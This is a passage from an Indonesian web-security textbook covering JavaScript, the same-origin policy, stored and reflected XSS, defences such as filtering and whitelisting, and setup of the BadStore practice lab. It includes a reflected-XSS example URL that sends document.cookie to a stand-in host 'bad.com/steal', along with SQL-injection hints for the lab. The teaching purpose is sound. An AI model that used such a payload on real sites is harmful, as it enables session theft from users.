dapat menyertakan *aplikasi* yang ditulis dalam bahasa yang disebut *JavaScript*. Aplikasi akan beroperasi pada *client* dan melakukan *rendering* tambahan dalam pembuatan konten di halaman.

```
<html><body>
      Hello, <b>
      <script>
            var a = 1;
            var b = 2;
            document.write("world: ", a+b, "</b>"):
      </script>
</body></html>
```

Contoh di atas singkat file *HTML* (*HyperText Markup Language*) yang dapat diberikan kepada *client*. *Kode* juga menampilkan *tag*, *script*, yang menunjukkan awal dan akhir dari program *JavaScript*. Di sini program menetapkan dua variabel lokal, a dan b, dan kemudian mengeksekusi dokumen. menulis untuk mengedit konten halaman. Isi halaman akan berisi "world", nilai "3", yang merupakan total a+b, dan kemudian tag <b> yang ada di atas. Ketika aplikasi ditampilkan oleh *browser*, muncul seperti ini di halaman di bawah ini.



Gambar 4.31 Tampilan *Hello World* pada Browser
(Sumber: Universitas Maryland, 2014)

4.8.2 *JavaScript*

Program *JavaScript* dapat mengubah apa yang ditampilkan di *web page* dengan menjalankan *JavaScript script* di *browser*, seperti yang terlihat di atas. Berikut adalah fungsi *JavaScript*, antara lain:

1) *JavaScript* bergantung pada model *DOM* (*Document Object Model*) untuk mendapatkan akses ke *page element*.
2) Untuk menerapkan *drag and drop* atau menjalankan pemrograman untuk memproses klik tombol menggunakan perangkat *client*.

3) Selain memperbarui halaman, *event handler* dapat digunakan untuk mengirim dan menerima *web request* dan *response*.
4) *Email* dan *map* di *web* jauh lebih responsif daripada di *Web* 1.0.


4.8.3 Kesalahan *JavaScript*

JavaScript adalah bahasa pemrograman yang kuat dengan akses ke sumber daya sensitif yang dikelola oleh *browser*. *Browser* perlu memberlakukan peraturan keamanan sehubungan dengan apa yang mungkin dilakukan oleh aplikasi *JavaScript*. Secara khusus, jika menggunakan *browser* untuk mengunjungi "bank.com" untuk melakukan perbankan, tetapi juga digunakan untuk mengunjungi "attacker.com", pengguna tidak ingin aplikasi *JavaScript* "attacker.com" dapat mengakses data bank, dan dikatakan dapat berjalan di jendela *browser* yang berbeda.

4.8.4 *SOP* (*Same Origin Policy*)

Untuk menghindari masalah ini, *browser* menerapkan apa yang disebut *SOP* (*Same Origin Policy*). *Browser* mengaitkan *webpage element*, termasuk *layout*, *cookie*, *event*, dll., dengan asal. Sumber terutama ditentukan oleh nama host dari sumber *webpage* (misalnya, bank.com). Kebijakan asal yang sama menetapkan bahwa *webpage element* hanya dapat diakses oleh *script* yang memiliki asal yang sama dengan halaman tersebut.

4.8.5 *Cookie* dan *SOP* (*Same Origin Policy*)



Gambar 4.32 Diagram *Cookie* 2
(Sumber: Universitas Maryland, 2014)

Aplikasi *JavaScript* dibatasi dalam *cookie* yang dapat diakses di bawah *policy origin* yang sama. Dapat dilihat bahwa *cookie* telah dibuat dan disimpan dalam cache cookie pada gambar di atas. Menurut pedoman, hanya domain yang diakhiri dengan .zdnet.com yang boleh mengakses nilai *cookie*. Aplikasi *JavaScript* apa pun yang berasal dari luar zdnet.com tidak akan dapat mengakses *cookie* itu.

4.9 *XSS* (*Cross-Site Scripting*)

Eksploitasi yang dikenal sebagai *XSS* (*Cross-Site Scripting*) dapat digunakan untuk meng-*inject* kode dan menyiasati *SOP* (*Same Origin Policy*). Sayangnya, serangan semacam ini cukup umum. Pertimbangkan peringatan *CERT* tentang modem *Huawei*. Ada *web interface* yang disertakan dalam *broadband modem*, yang rentan terhadap serangan *XSS* (*Cross-Site Scripting*).


4.9.1 Meng-*subvert SOP* (*Cross-Site Scripting*)

Tujuan serangan *XSS* (*Cross-Site Scripting*) adalah untuk merusak kebijakan asal yang sama. melakukannya, memungkinkan *script* untuk mengakses materi dan halaman sensitif dari *trusted origin*.

4.9.2 Jenis *XSS* (*Cross-Site Scripting*)

***Stored XSS* (*Cross-Site Scripting*)**

Stored XSS (*Cross-Site Scripting*) dapat diklasifikasikan ke dalam dua kategori. *Stored XSS* (*Cross-Site Scripting*) atau *sustained* adalah yang pertama yang akan dibahas. *Attacker* dapat menggunakan metode *Stored XSS* (*Cross-Site Scripting*) untuk menyusup ke *web server*, seperti bank.com, dengan meninggalkan *script* di sana. Setelah mengirim *script* ke *browser*, akan dieksekusi di dalam *origin* yang sama dengan *server* bank.com oleh *browser*.



Gambar 4.32 Diagram Serangan XSS
(Sumber: Universitas Maryland, 2014)


Perhatikan diagram di atas. Pertama, terdiri dari "bad.com" yang merupakan *website* yang rentan, dan juga memiliki bank.com *website* yang rentan. Berikut adalah contoh cara kerja *XSS* (*Cross-Site Scripting*), antara lain:

1) "bad.com" mengunggah skrip berbahaya ke situs "bank.com".
2) "bank.com" secara tidak sengaja mengirimkan *script* berbahaya beserta isinya ke *browser* ketika nasabah mengunjungi "bank.com".
3) *Browser* akan dieksekusi oleh *browser client* seolah-olah *website* bank benar-benar menyediakannya.
4) *Script* dapat melakukan tindakan kriminal, seperti meluncurkan transfer uang atau mencuri data rahasia, seperti *cookie* dokumen, untuk mengirimkan kembali ke *website* "bad.com".

Tujuannya adalah pengunjung dengan *browser* berkemampuan *Javascript* menjelajahi situs konten yang dipengaruhi pengguna. Tujuan *stored XSS* (*Cross-Site Scripting*) adalah untuk mengeksekusi *script* di *browser* pengguna dengan akses yang sama dengan yang ditawarkan *script* normal *server*, dan dengan cara menghindari *SOP* (*Same Origin Policy*). *Attacker* juga dapat membuat *website* untuk mengumpulkan informasi yang dicuri.

Reflected XSS (*Cross-Site Scripting*)

Reflected XSS (*Cross-Site Scripting*) adalah jenis serangan kedua yang mungkin dilakukan oleh *XSS* (*Cross-Site Scripting*) *attacker*. *Server* "bank.com" menerima kode *JavaScript* dalam bentuk *URL* (*Uniform Resource Locator*) dari *client*. *Browser* akan menjalankan *script* dengan *origin* yang sama dengan "bank.com" ketika menerima *response* dari situs "bank.com", meng-*echo* sebagian atau seluruh *script* kembali kepada *client*.



Gambar 4.33 Diagram Serangan XSS
(Sumber: Universitas Maryland, 2014)

Reflected XSS (*Cross-Site Scripting*) ini ditunjukkan dengan cara ini:

1) Ketika *browser* mengakses "bad.com", akan mengembalikan halaman *malware*.
2) Pelanggan selanjutnya akan mengklik *link* di *website* palsu, yang akan mengalihkan ke "bank.com".

3) Kode *JavaScript* akan disertakan dalam *link*.
4) Dengan *returning URL* (*Uniform Resource Locator*) ke *user*, "bank.com" akan bertindak seolah-olah sengaja memberikan-nya. *Browser* kemudian akan menjalankan *script* seolah-olah itu masalahnya.
5) *Reflected XSS* (*Cross-Site Scripting*) memberi *attacker* kesempatan untuk melakukan sesuatu yang buruk.

Echoed input adalah kuncinya di sini. *Web server* yang baik harus ditemukan yang akan mengulangi *input* pengguna kembali dalam respons *HTML* (*HyperText Markup Language*) untuk menghindari *reflected XSS* (*Cross-Site Scripting*).

Gambar 4.34 Contoh *Echoed Input*
(Sumber: Universitas Maryland, 2014)

Di atas adalah contoh berikut dari "bad.com", yang menyarankan *phrase* "socks" sebagai respons terhadap *search query*. "*socks"* muncul di hasil dikirim ke "victim.com" dan hasilnya dikirim kembali.

```
http://victim.com/search.php?term=
   <script> window.open(
     "http://bad.com/steal?c="
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Gambar 4.35 Contoh Membajak *Echoed Input*
(Sumber: Universitas Maryland, 2014)

Ketika *script* disertakan dalam *input*, segalanya menjadi sedikit lebih sulit. Contoh di atas adalah *URL-encoded script*. "victim.com" akan mengembalikan <body> dengan *script* itu jika tidak disaring. *JavaScript Interpreter* yang berjalan di *browser* pengguna akan mengeksekusi *script* tersebut alih-alih mencetaknya. *Script* akan berjalan di direktori *root* dari "victim.com".

Reflected XSS (*Cross-Site Scripting*) *reflected* menargetkan seseorang yang menggunakan *browser* berkemampuan *JavaScript* untuk mengakses layanan *web* yang rentan. Kerentanan layanan adalah bahwa menggemakan kembali bagian dari *URL* (*Uniform Resource Locator*) yang diterimanya dalam respons keluarannya. *Attacker* melakukan *Reflected XSS* (*Cross-Site Scripting*) dengan membuat pengguna mengklik *URL* (*Uniform Resource Locator*) yang berisi kode *JavaScript*.

4.9.3 *XSS* (*Cross-Site Scripting*) *Defence*: *Filter/Escape*

Indifferent reflection terhadap informasi menunjukkan bahwa pertahanannya kuat. Semua bit *untrusted material* yang tidak dapat dieksekusi yang diberikan oleh *user* dapat dihapus dari *HTML* (*HyperText Markup Language*) *page* oleh *server*. Di bagian *blog comment*, *filtering* semacam ini biasa terjadi. *Comment* diizinkan untuk menggunakan format *bold* atau *italic*, serta *underlined*, dalam *posting*.

4.9.4 Masalah: Menemukan Konten

JavaScript dapat disematkan sebagai *file* yang disandikan *XML* (*Extensible Markup Language*) atau sebagai *CSS* (*Cascaded Style Sheet*). Metode lain untuk mengekspresikan kode khusus *browser* mungkin ada, bahkan jika menemukan semua *tag* yang secara eksplisit ditetapkan sebagai *script* yang dapat diterima. *Browser* telah diketahui berusaha membantu dan menghasilkan data yang rusak. Terlepas dari manfaat *leniency* tersebut, *attacker* yang cerdas mungkin menggunakannya untuk mengeksploitasi *website* yang rusak. Contoh: Pengguna mampu mengatasi filter *MySpace* karena *leniency*.

4.9.5 Pertahanan Lebih Baik: *Whitelisting*

Jika memvalidasi apa pun, harus menggunakan *whitelisting*. Hanya dapat menggunakan begitu banyak *tag* pada satu *website* dalam satu waktu. *Input* kemudian dapat diperiksa untuk memastikan bahwa hanya *tag* itu yang ada dalam *database*. Jika *tag* lebih lanjut terdeteksi, *input* akan dibuang. Ada satu bentuk *whitelisting* untuk semua *page element* yang mungkin terpengaruh oleh sumber yang tidak terpercaya.

4.9.6 *XSS* (*Cross-Site Scripting*) dan *CSRF* (*Cross-site Request Forgery*)

Berikut adalah perbedaan *XSS* (*Cross-Site Scripting*) dan *CSRF* (*Cross-site Request Forgery*):

1) *XSS* (*Cross-Site Scripting*)

   XSS (*Cross-Site Scripting*) beroperasi dengan memanfaatkan kepercayaan *browser* pada data yang dikirim dari sumber yang memiliki reputasi baik. *Attacker* mencoba mengubah informasi yang dikirimkan *website* ke *browser*.

2) *CSRF* (*Cross-site Request Forgery*)

   Kepercayaan pada data yang dikirimkan dari browser yang tidak dipercaya dapat dieksploitasi melalui *CSRF* (*Cross-site Request Forgery*). Untuk

melakukan *CSRF* (*Cross-site Request Forgery*), *attacker* mengotak-atik data yang dikirimkan *browser*. *Better defence* adalah membuat orang kurang percaya.

4.9.7 Contoh: *Ruby on Rails*

Satu contoh terakhir adalah semua yang diperlukan untuk menyelesaikan bab ini. "*Ruby on Rails*" adalah *framework* populer untuk membangun aplikasi *web*. Aplikasi *web server-side* dibangun di *Ruby and Rails framework* memudahkan aplikasi ini untuk berjalan di *web*. Berikut adalah ciri-ciri *Ruby on Rails framework*, antara lain:

1) Sangat mudah untuk mengkodekan dan mendekode *Ruby object* masuk dan keluar dari *YAML string* menggunakan bahasa *Ruby*.
2) Aplikasi *web* berfungsi seperti yang diharapkan apakah *Ruby object* mewakili *integer*, *string*, atau tipe enumerasi.
3) Setiap aplikasi *Ruby on Rails* dapat dibajak oleh *attacker* hanya dengan mengirimkan pesan yang disiapkan dengan cerdik. Masalahnya adalah bahwa informasi diterima tanpa divalidasi. Karena cacatnya ada di kerangka kerja *Ruby on Rails* dan bukan aplikasinya, itu tidak terlihat oleh pengembang aplikasi.

4.9.8 Validasi *Input*, Tanpa Batas

Jika sumber informasi apa pun tidak dapat dipercaya, maka *input* harus divalidasi untuk menjamin bahwa itu tidak merusak. Dalam hal membuat aplikasi yang aman, validasi *input* hanyalah salah satu contoh dari serangkaian konsep yang komprehensif.

4.10 Latihan Praktek 2: BadStore

VM (*Virtual Machine*) Badstore.net, yang dirancang oleh *Kurt Roemer* dan digunakan dengan izin *Kurt*, akan digunakan untuk proyek. *VM* (*Virtual Machine*)

Badstore.net memiliki aplikasi *web* yang rentan. Tugas untuk latihan praktek adalah menemukan dan mengeksploitasikan kekurangan yang dibahas dalam modul ini dan menyelesaikan soal latihan praktek untuk menunjukkan temuan.

BadStore.net dapat diakses dengan *web browser* apa pun, namun Firefox adalah yang disarankan. Karena *Firefox developer tool*, yang memungkinkan untuk menganalisis dan mengedit konten *web page*, serangan mungkin lebih efektif. *Browser* yang berbeda mungkin atau mungkin tidak mengizinkan jenis interaksi yang sama jika menggunakan *browser* yang berbeda.

4.10.1 Siapkan dan Luncurkan BadStore di *VirtualBox*

Langkah pertama adalah menginstal dan mengoperasikan BadStore di komputer. Perangkat lunak *server* yang menjalankan *BadStore* berbasis *Linux*. *VM* (*Virtual Machine*) *Manager* seperti *VMware* atau *VirtualBox* dapat digunakan untuk menjalankan *ISO* (*International Organisation of Standardisation*) *BadStore*.

Setelah mengunduh dan menginstal *VirtualBox*, harus mengikuti petunjuk di bawah. *VirtualBox* dapat diinstal pada komputer yang menjalankan *Windows*, *Linux*, dan *macOS* dengan instruksi yang sesuai untuk setiap *platform*. Untuk meluncurkan *BadStore*, sekarang harus menyiapkan *VM* (*Virtual Machine*). Ikuti prosedur ini untuk melakukannya.

1. Buat *VM* (*Virtual Machine*) Baru pada *VirtualBox*

Berikut adalah cara membuat *VM* (*Virtual Machine*) baru pada *VirtualBox*:

1. Saat membuka *VirtualBox*, klik tombol "*New*" untuk membuat *VM* (*Virtual Machine*) baru.
2. Berikan nama *VM* (*Virtual Machine*) "*BadStore*". Tentukan jenis sistem operasi sebagai *Linux* dan pilih versi *Ubuntu* 32-bit. Berikan *VM* (*Virtual Machine*) 512 MB (atau lebih) *RAM* (*Random Access Memory*). Klik "*create*" memerintahkannya untuk segera membuat *hard drive*.

3. *VDI* (*VirtualBox Disk Image*) dengan 8 GB (default) akan dibuat, dan tombol opsi "*Dynamically Allocated*" harus dipilih sehingga *VirtualBox* tidak mencadangkan ruang *hard drive* 8 GB, tetapi mengalokasikannya sesuai permintaan. Karena tidak akan menggunakan ruang ini, membuat reservasi sekarang tidak ada gunanya.
4. Klik "*Create*" untuk membuat *VDI* (*VirtualBox Disk Image*)

2. Tetapkan *ISO* (*International Standardisation Organisation*) BadStore ke drive *CD-ROM* (*Compact Disc Read Only Memory*) *VM* (*Virtual Machine*)

Berikut adalah cara tetapkan *ISO* (*International Standardisation Organisation*) image BadStore ke drive *CD-ROM* (*Compact Disc Read Only Memory*) *VM* (*Virtual Machine*):


1) Untuk meringkas, buka pengaturan *VM* (*Virtual Machine*) yang baru dibentuk dan kemudian ke tab "*Storage*". Dapat dilihat "*Storage Tree*" *VM* (*Virtual Machine*) di sebelah kiri, dan akan menemukan Controller: *IDE* (*Integrated Drive Electronic*s) sebagai salah satu opsi.
2) Dengan mengklik tanda + kecil di kiri bawah akan menambahkan pengontrol lain ke pohon ini.
3) Klik "*Add*" pada *Optical Disc Selector*, pilih disk "BadStore_212.iso", kemudian klik "*Choose*".
4) Setelah menetapkan *disk image*, akan muncul "BadStore_212.iso" pada *IDE Controller*. Klik "OK" untuk menyimpan pengaturan *VM* (*Virtual Machine*)

3. Buat Jaringan Virtual *Host-Only*

Berikut adalah cara membuat jaringan *Host-only* pada *VirtualBox*, antara lain:

1) Pilih *File → Host Network Manager* dari *VirtualBox* lalu klik "*Create*"
2) Pastikan *DHCP* (*Dynamic Host Configuration Protocol*) *server* diaktifkan di jaringan yang baru saja dibuat dengan mencentang kotak di sebelahnya

3) Pilih jaringan yang ingin dikonfigurasi, lalu pilih opsi *Properties*. Pilih *Configure Adapter Manually* pada *tab Adapter* dan masukkan nilai berikut:
4) Gunakan pengaturan pada *tab DHCP* (*Dynamic Host Configuration Protocol*) untuk memastikan *server* diaktifkan:




Gambar 4.42 Tampilan *Host Network Manager* ketika *Properties* Dipilih

5) Klik "*Apply*", kemudian "*Close*"

4. Tetapkan VM (Virtual Machine) BadStore ke jaringan HostOnly

Berikut adalah cara membuat jaringan *Host-only* pada *VirtualBox*, antara lain:

1) Pilih "BadStore".
2) Di pojok kanan atas layar, pilih "*Settings*" → "*Network*".
3) Pada Adaptor 1, masukkan pengaturan berikut:



4) Klik "OK".

5. Mulai *VM* (*Virtual Machine*) BadStore

Dengan mengklik panah *Start* hijau di *VirtualBox interface*, dapat memulai *VM* (*Virtual Machine*). Selama proses pengaktifan, akan melihat jendela teks muncul dan serangkaian kata berlalu. Untuk mendapatkan kembali kendali atas *mouse* dan *keyboard*, tekan tombol *ctrl* kanan. Pastikan dapat menguraikan pesan di bawah ini:

```
netcfg: No such file or directory
Starting syslogd
Bringing down eth0
Found configs for: eth0
Configuring eth0: using DHCP
e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex
```

Jika *DHCP* (*Dynamic Host Configuration Protocol*) terlibat, kemungkinan akan *hang* pada saat ini, tetapi tidak tahu mengapa. *VM* (*Virtual Machine*) pada akhirnya harus bisa mendapatkan *address* dalam beberapa menit (secara rutin

mengamati 2,5 menit). Setelah kebingungan pemberitahuan lebih lanjut, pastikan *output* terlihat seperti berikut:

```
Please press enter to activate this console
```

Prompt akan muncul setelah menekan enter.

Jika *VM* (*Virtual Machine*) menganggur selama lebih dari beberapa menit, matikan dan hidupkan kembali. Jika masih tidak bisa mendapatkan *address*, ada hal lain yang tidak beres. Selama pengujian, ditemukan bahwa kegagalan untuk menghapus *CD/DVD* "*Empty*" saat mengonfigurasi penyimpanan dapat menyebabkan masalah ini; lihat langkah 2, Masalah lainnya adalah bahwa *DHCP* (*Dynamic Host Configuration Protocol*) untuk jaringan *host-only* tidak diaktifkan; lihat langkah 3;

6. Dapatkan *IP* (*Internet Protocol*) *Address VM* (*Virtual Machine*) *BadStore*

Jalankan *command* berikut dari *command prompt BadStore VM* (*Virtual Machine*).

```
ifconfig eth0
```

Command di atas akan menghasilkan data jaringan. Perhatikan *IP* (*Internet Protocol*) *address* yang muncul setelah "inet addr" di hasil. Ini akan menjadi sesuatu di sepanjang baris 192.168.56.110, yang merupakan batas bawah *DHCP* (*Dynamic Host Configuration Protocol*) *server* yang ditetapkan pada langkah 3. Jika mendapatkan kesalahan seperti:

```
ifconfig: eth0: error fetching interface information: Device
not found
```

Error di atas menunjukkan bahwa pengaturan jaringan salah; periksa langkah 5 untuk ide pemecahan masalah.

7. Tambahkan *IP* (*Internet Protocol*) *Address BadStore* ke *File Host* di Komputer *Host*

Untuk mengakses *website* www.badstore.net yang di-*host* oleh *VM* (*Virtual Machine*), diperlukan mengedit *host file* di komputer *host* (*non-virtual, non-guest*) sehingga ketika *VM* (*Virtual Machine*) *address* komputer *host* mencari www.badstore.net, memutuskan ke *VM* (*Virtual Machine*) *address* daripada sistem *Internet*. Jika *IP* (*Internet Protocol*) *address* di langkah 6 adalah 192.168.56.110, diperlukan menambahkan yang berikut ini ke *host file* di baris baru:

```
192.168.56.110 www.badstore.net
```

Ubah /etc/hosts sebagai *root* dan tambahkan baris di atas (misalnya, menggunakan editor nano, jalankan sudo nano -w /etc/hosts untuk mengedit *file*).

8. Buka www.badstore.net di *Web Browser*

Gambar 4.42 Halaman Splash badstore.net
(Sumber: Karya Sendiri, 2021)

Di atas akan menampilkan halaman pembuka BadStore, yang memiliki gambar hitam-putih dari bilah barat lama. Di sisi lain, *browser hang* atau dialihkan ke *website* yang tidak dikenal, *host file* tidak diakses dengan benar.

Perlu diingat bahwa jika me-*reboot BadStore VM* (*Virtual Machine*), alamatnya dapat berubah, sehingga memerlukan penyesuaian lain pada *host file*.

Namun, harus dapat mematikan *VM* (*Virtual Machine*) yang beroperasi dan menyimpan statusnya alih-alih mematikannya. Saat memulai ulang, jaringan harus dimulai ulang dan komputer harus bergabung kembali menggunakan *IP* (*Internet Protocol*) *address* yang sama (yang dapat dikonfirmasikan menggunakan perintah ifconfig dari langkah 6 di atas).

Penyelesaian Masalah

Jika tidak dapat mengakses *BadStore VM* (*Virtual Machine*) melalui *VMware* atau mendapatkan kesalahan dari *VM* (*Virtual Machine*) seperti "*ifconfig: eth0: error fetching interface information: Device not found*" sesuaikan pengaturan *VM* (*Virtual Machine*) untuk mengganti *CD-ROM Controller* dan *hard disk* dari *SATA* (*Serial-ATA*) ke *IDE* (*Integrated Drive Electronics*).

4.10.2 Alat

Berikut adalah beberapa alat yang disarankan:

Firefox Developer Tools

Firefox developer tool memungkinkan untuk menganalisis dan mengedit konten dan komunikasi *web page* (dari halaman *Developer Tool*, klik item menu *DEBUGGER* untuk menampilkan alat yang paling diminati). Versi terbaru *Firefox* memiliki *developer tool* yang telah diinstal sebelumnya; cukup buka menu *Web Developer* untuk melihat alat yang tersedia. Berikut adalah beberapa fitur yang lebih bermanfaat di bawah ini, bersama dengan *link* ke dokumentasi yang sesuai.

1) *View Source*

   View Source adalah fitur standar *Firefox*. Pilih "*View Source*" dari menu yang muncul saat mengklik kanan halaman yang sedang dibaca. *View Source* adalah tampilan yang nyaman untuk melakukan pencarian cepat.

2) *Page Inspector*

Periksa dan edit *page structure* menggunakan fitur *Page Inspector*. Untuk melihat bagaimana berbagai item dalam sumber sesuai dengan apa yang ditampilkan dan/atau diubah pada halaman tersebut, gunakan *Page Inspector* bersama dengan *source inspector*.

3) *Developer Toolbar*

   Toolbar untuk *developer*. Contoh: Dapat melihat dan/atau mengubah *cookie* yang terkait dengan halaman menggunakan *console command line interface Developer Toolbar*.

4) *Network Traffic Inspector*

   Sebuah *traffic monitor* untuk jaringan. Dimungkinkan untuk memeriksa *network traffic* yang dihasilkan dengan berinteraksi dengan halaman di pemeriksa halaman dengan mengklik *Network tab*. Melihat *cookie* yang dikirim dan diterima, *HTTP* (*HyperText Transfer Protocol*) *header*, dan jenis *request* menggunakan alat Network Traffic Inspector .

Utilitas Lainnya

Alat-alat lain ini dapat berguna adalah:

1) Untuk memecahkan kode atau menyandikan base64 dan format lainnya, kunjungi ostermiller.org.
2) Untuk menghasilkan *hash* terenkripsi yang berisi MD5, SHA1, dll, kunjungi sha1-online.com.

4.10.3 Kiat dan Petunjuk

1) Kiat dan trik untuk mengeksploitasi kerentanan dapat ditemukan di buku panduan *BadStore*.
2) Ingat bahwa komentar *MySQL* terdiri dari dua tanda hubung diikuti oleh satu spasi (bukan hanya dua tanda hubung saja).
3) *CGI* digunakan oleh *BadStore* untuk menghasilkan *HTML* (*HyperText Markup Language*) dinamis. *URL* (*Uniform Resource Locator*) seperti "https://www.badstore.net/cgi-bin/badstore.cgi?action=whatsnew" dan "https://www.badstore.net/cgi-bin/badstore.cgi?action=viewprevious" adalah contoh-contoh *URL* (*Uniform Resource Locator*) dapat digunakan untuk mengakses bagian *BadStore* yang berbeda. Itu hanya dalam parameter aksi bahwa keduanya bervariasi. Berikut adalah contoh *URL* (*Uniform Resource Locator*) yang dapat diakses oleh argumen khusus, seperti "?action=test" dan "?action=admin".
